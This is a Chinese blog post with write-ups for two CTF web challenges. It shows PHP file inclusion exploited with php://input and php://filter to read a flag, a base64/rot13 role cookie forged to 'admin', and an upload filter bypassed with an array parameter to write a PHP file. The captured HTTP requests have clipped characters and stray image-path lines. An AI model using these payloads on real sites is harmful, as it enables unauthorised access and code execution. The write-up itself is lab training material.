i春秋部分web题解

原创

designer545 于 2021-07-30 23:19:41 发布 71 收藏

分类专栏： 笔记 文章标签： web

本文链接：https://blog.csdn.net/designer545/article/details/119256872

一 include

题目名字为文件包含漏洞，很显然考的知识点为文件包含。打开题目首先能看到PHP代码

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

PHP Version 5.6.29

System	Linux d9b5d520495a 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86_64
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php-5.6.29/configure '--build=x86_64-alpine-linux-musl' '--host=x86_64-alpine-linux-musl' '--prefix=/usr' '--sysconfdir=/etc/php5' '--localstatedir=/var' '--with-layout=GNU' '--with-config-file-path=/etc/php5' '--with-config-file-scan-dir=/etc/php5/conf.d' '--enable-inline-optimization' '--disable-debug' '--disable-rpath' '--disable-static' '--enable-shared' '--mandir=/usr/share/man' '--with-pic' '--disable-cli' '--with-apxs2' '--enable-bcmath=shared' '--with-bz2=shared' '--enable-calendar=shared' '--with-cdb' '--enable-ctype=shared' '--with-curl=shared' '--enable-dba=shared' '--with-db4=shared' '--enable-dom=shared' '--with-enchant=shared' '--enable-exif=shared' '--with-freetype-dir=shared,/usr' '--enable-ftp=shared' '--with-gd=shared' '--enable-gd-native-ttf' '--with-gdbm=shared' '--with-gettext=shared' '--with-gmp=shared' '--with-iconv=shared' '--with-icu-dir=/usr' '--with-imap=shared' '--with-imap-ssl=shared' '--enable-intl=shared' '--with-jpeg-dir=shared,/usr' '--enable-json=shared' '--with-ldap=shared' '--enable-libxml=shared' '--enable-mbregex' '--enable-mbstring=all' '--with-mcrypt=shared' '--with-mysql=shared,mysqlnd' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysqli=shared,mysqlnd' '--with-openssl=shared' '--with-pcre-regex=/usr' '--enable-pcntl=shared' '--enable-pdo=shared' '--with-pdo-mysql=shared,mysqlnd' '--with-pdo-odbc=shared,unixODBC,/usr' '--with-pdo-pgsql=shared' '--with-pdo-sqlite=shared,/usr' '--with-pgsql=shared' '--enable-phar=shared' '--with-png-dir=shared,/usr' '--enable-posix=shared' '--with-pspell=shared' '--with-regex=php' '--enable-session' '--enable-shmop=shared' '--with-snmp=shared' '--enable-soap=shared' '--enable-sockets=shared' '--with-sqlite3=shared,/usr' '--enable-sysvmsg=shared' '--enable-sysvsem=shared' '--enable-sysvshm=shared' '--with-unixODBC=shared,/usr' '--enable-xml=shared' '--enable-xmlreader=shared' '--with-xmlrpc=shared' '--with-xsl=shared' '--enable-wddx=shared' '--enable-zip=shared' '--with-zlib=shared' '--without-db1' '--without-db2' '--without-db3' '--without-qdbm' '--with-mssql=shared' '--with-pdo-dblib=shared' '--enable-opcache' 'build_alias=x86_64-alpine-linux-musl' 'host_alias=x86_64-alpine-linux-musl' 'CC=gcc' 'CFLAGS=-Os -fomit-frame-pointer -g' 'LDFLAGS=-Wl,--as-needed' 'CPPFLAGS=-Os -fomit-frame-pointer' 'CXXFLAGS=-Os -fomit-frame-pointer -g'

显然就是上传path参数。

对于这题，它是没有任何限制的，因此可以使用PHP协议中的php://input上传一个木马先看一下目录

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

dle345aae.php index.php phpinfo.php

上传之后发现了几个文件，第一个文件显然就是我们要找的。但这是个php文件，在这个页面显然无法打开。这时我们就需要使用另一个php协议

php://filter php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。

?path=php://filter/read=convert.base64-encode/resource=dle345aae.php

```php
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```


PD9waHAgCiRmbGFnPSJmbGFne2YzMDRkYWY1LTFiNDAtNGIyMy04ODljLTdmODNkOWY0ZTFkMX0iOwo=

得到了base64加密过的flag


二、who are you


打开题目，看到没有权限访问，抓一下包

Sorry. You have no permissions.




看到有个role后面跟着的好像是个base64加密的，解密后不太明白，看了其他人的题解，知道解密后还是个rot13加密再解密后得到





把guest改为admin,再反向加密回去得到



请求

Raw 参数 头 Hex

```
ET / HTTP/1.1
ost: 106.75.72.168:2222
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
onnection: close
ookie: role=Zjo1OiJucXp2YSI7
pgrade-Insecure-Requests: 1
ache-Control: max-age=0
```

响应

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 30 Jul 2021 15:09:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.</body>
</html>
```


现在我们得到了上传文件的权限。那就传个文件上去，而且给了提示。

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang

Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

1 × 4 × ...

发送 取消 < ▾ > ▾ 目标: http://106.7

请求

Raw 参数 头 Hex

```
OST / HTTP/1.1
ost: 106.75.72.168:2222
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
onnection: close
ookie: role=Zjo1OiJucXp2YSI7
pgrade-Insecure-Requests: 1
ache-Control: max-age=0
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 34

ename=1.php&data=<?phpinfo()?>
```

响应

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 30 Jul 2021 15:14:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 74
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
No No No!
```


显示nonono,说明有函数进行参数的限制。就用数组进行绕过

Raw 参数 头 Hex

```
POST / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo1OiJucXp2YSI7
Upgrade-Insecure-Requests: 1
```

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 30 Jul 2021 15:15:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 144
Connection: close
Content-Type: text/html
```

```
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

filename=1.php&data[]=<?phpinfo();?>
```

```
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
your file is in ./uploads/013c3972b69e0fb4c1a7aa41f41450661.php</body>
</html>
```


最终得到了我们要的文件，访问即可得到flag